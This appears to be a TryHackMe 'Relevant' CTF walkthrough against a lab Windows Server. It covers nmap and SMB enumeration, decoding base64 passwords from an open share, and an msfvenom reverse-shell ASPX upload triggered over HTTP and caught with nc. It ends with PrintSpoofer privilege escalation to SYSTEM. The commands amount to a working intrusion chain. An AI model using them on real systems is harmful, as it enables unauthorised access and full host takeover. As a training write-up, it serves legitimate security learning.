Relevant (THM)


ip of the machine :- 10.10.142.135

```
┌──[sohamt@parrot]─[~]
└──╼ $ping 10.10.142.135 -c 5
PING 10.10.142.135 (10.10.142.135) 56(84) bytes of data.
64 bytes from 10.10.142.135: icmp_seq=1 ttl=124 time=211 ms
64 bytes from 10.10.142.135: icmp_seq=2 ttl=124 time=253 ms
64 bytes from 10.10.142.135: icmp_seq=3 ttl=124 time=204 ms
64 bytes from 10.10.142.135: icmp_seq=4 ttl=124 time=227 ms
64 bytes from 10.10.142.135: icmp_seq=5 ttl=124 time=214 ms

--- 10.10.142.135 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 203.954/221.658/252.740/17.293 ms
```

machine is on!!!

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #nmap -p- --min-rate=10000 10.10.142.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 19:31 IST
Nmap scan report for 10.10.142.135
Host is up (0.21s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
```

found some open ports...



when visited with ip address assigned found a windows web server.

```
PORT     STATE SERVICE           VERSION
80/tcp   open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds      Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2024-08-30T14:04:42+00:00
|_ssl-date: 2024-08-30T14:05:20+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2024-08-29T13:59:36
|_Not valid after:  2025-02-28T13:59:36
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Some server related info from aggressive scan.

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation
 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-30T07:04:45-07:00
|_clock-skew: mean: 1h24m01s, deviation: 3h07m52s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-08-30T14:04:43
|_  start_date: 2024-08-30T14:00:21
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Info about SMB that is running on port 139.

Now will dig more towards smb and then will go for directory fuzzing.

```
┌──[✗]─[root@parrot]─[/home/sohamt]
└──╼ #nmap --script smb-enum-shares.nse -p139,445 10.10.142.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 19:39 IST
Nmap scan report for 10.10.142.135
Host is up (0.26s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.142.135\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.142.135\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.142.135\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.10.142.135\nt4wrksv:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
```

```
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 64.63 seconds
```

found some shares, let's try to access any one.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #smbclient //10.10.142.135/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

was able to connect to one.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #smbclient //10.10.142.135/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 30 19:40:34 2024
  ..                                  D        0  Fri Aug 30 19:40:34 2024
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020

                7735807 blocks of size 4096. 4946396 blocks available
smb: \>
```

got a file.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
└──╼ #
```

they look like base64 to me.

```
┌──[✗]─[root@parrot]─[/home/sohamt]
└──╼ #echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123
┌──[root@parrot]─[/home/sohamt]
└──╼ #echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
┌──[root@parrot]─[/home/sohamt]
└──╼ #
```

was right!!! got two possible username and passwords.

directory fuzzing was not working on default server port 80, so went to do directory fuzzing on port 49663 which is also running the same web server. Didn;t find anything in the web servers. So now will be uploading reverse shell directly to the share because we can write to it to get reverse shell.

```
┌──[root@parrot]─[/home/sohamt]
└─── #msfvenom -p windows/x64/shell_reverse_tcp  LHOST=10.17.68.223 LPORT=9999 -f aspx > revsh
ell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3429 bytes
```

created a shell using msfvenom and with extension .aspx because of asp.net and we have to make the shell executable so that we can invoke it.

```
┌──[root@parrot]─[/home/sohamt]
└─── #smbclient //10.10.142.135/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put revshell.aspx
putting file revshell.aspx as \revshell.aspx (5.5 kb/s) (average 5.5 kb/s)
smb: \> ls
  .                                   D        0  Fri Aug 30 20:23:13 2024
  ..                                  D        0  Fri Aug 30 20:23:13 2024
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020
  revshell.aspx                       A     3429  Fri Aug 30 20:23:14 2024

                7735807 blocks of size 4096. 5144495 blocks available
smb: \>
```

added revshell.aspx.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #curl http://10.10.142.135/nt4wrksv/revshell.aspx
<!DOCTYPE html>
<html>
    <head>
        <title>The resource cannot be found.</title>
        <meta name="viewport" content="width=device-width" />
        <style>
         body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
         p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
         b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
         H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
         H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
         pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;paddin
g:0.5em;line-height:14pt}
```

tried to invoke the shell with the help of web server but was unable to do it at port 80. But at port 49663, during directory fuzzing, it showed a much better response, although not a satisfying one but can we use it to invoke the shell.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #curl http://10.10.142.135:49663/nt4wrksv/revshell.aspx
┌──[root@parrot]─[/home/sohamt]
└──╼ #
```

oops!!! nothing happened!!! Did we get the revshell.....

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.142.135] 49897
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

yay!!! got it.

```
 Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,062,950,912 bytes free
```

got the first flag in Desktop Directory of Bob. Now let's go for vertical priv esc.

machine went off at this point so restarted it :- 10.10.72.27


```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

whoami /priv can be used to see privileges of the current user logged in as. SeImpersonatePrivilege looks interesting.

PrintSpoofer

From LOCAL/NETWORK SERVICE to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10 and Server 2016/2019.

For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.



Usage

You can check the help message using the `-h` option.

found this on github.com to escalate privileges. Let's follow it step by step.

So after README.md, here's what i'll do,
will take printspoofer.exe and nc.exe and upload it in smb share and then will use printspoofer.exe to invoke another reverse shell which will get us privileges.

```
┌──[root@parrot]─[/home/sohamt/Downloads]
└──╼ #smbclient //10.10.72.27/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (0.0 kb/s) (average 0.0 kb/s)
smb: \> put nc.exe
putting file nc.exe as \nc.exe (13.0 kb/s) (average 10.1 kb/s)
smb: \> ls
  .                                   D        0  Fri Aug 30 20:59:24 2024
  ..                                  D        0  Fri Aug 30 20:59:24 2024
  nc.exe                              A    45272  Fri Aug 30 20:59:27 2024
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020
  PrintSpoofer.exe                    A        0  Fri Aug 30 20:59:17 2024
  revshell.aspx                       A     3429  Fri Aug 30 20:40:56 2024

                7735807 blocks of size 4096. 4946939 blocks available
smb: \>
```

uploaded Printspoofer.exe and nc.exe to gain a revshell with higher privileges.

```
c:\inetpub\wwwroot\nt4wrksv>.\PrintSpoofer.exe
.\PrintSpoofer.exe
[-] Please specify a command to execute

c:\inetpub\wwwroot\nt4wrksv>.\PrintSpoofer.exe -i -c cmd
.\PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


escalated privileges.

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,272,607,232 bytes free

C:\Users\Administrator\Desktop>
```

got flag in desktop directory of the administrator.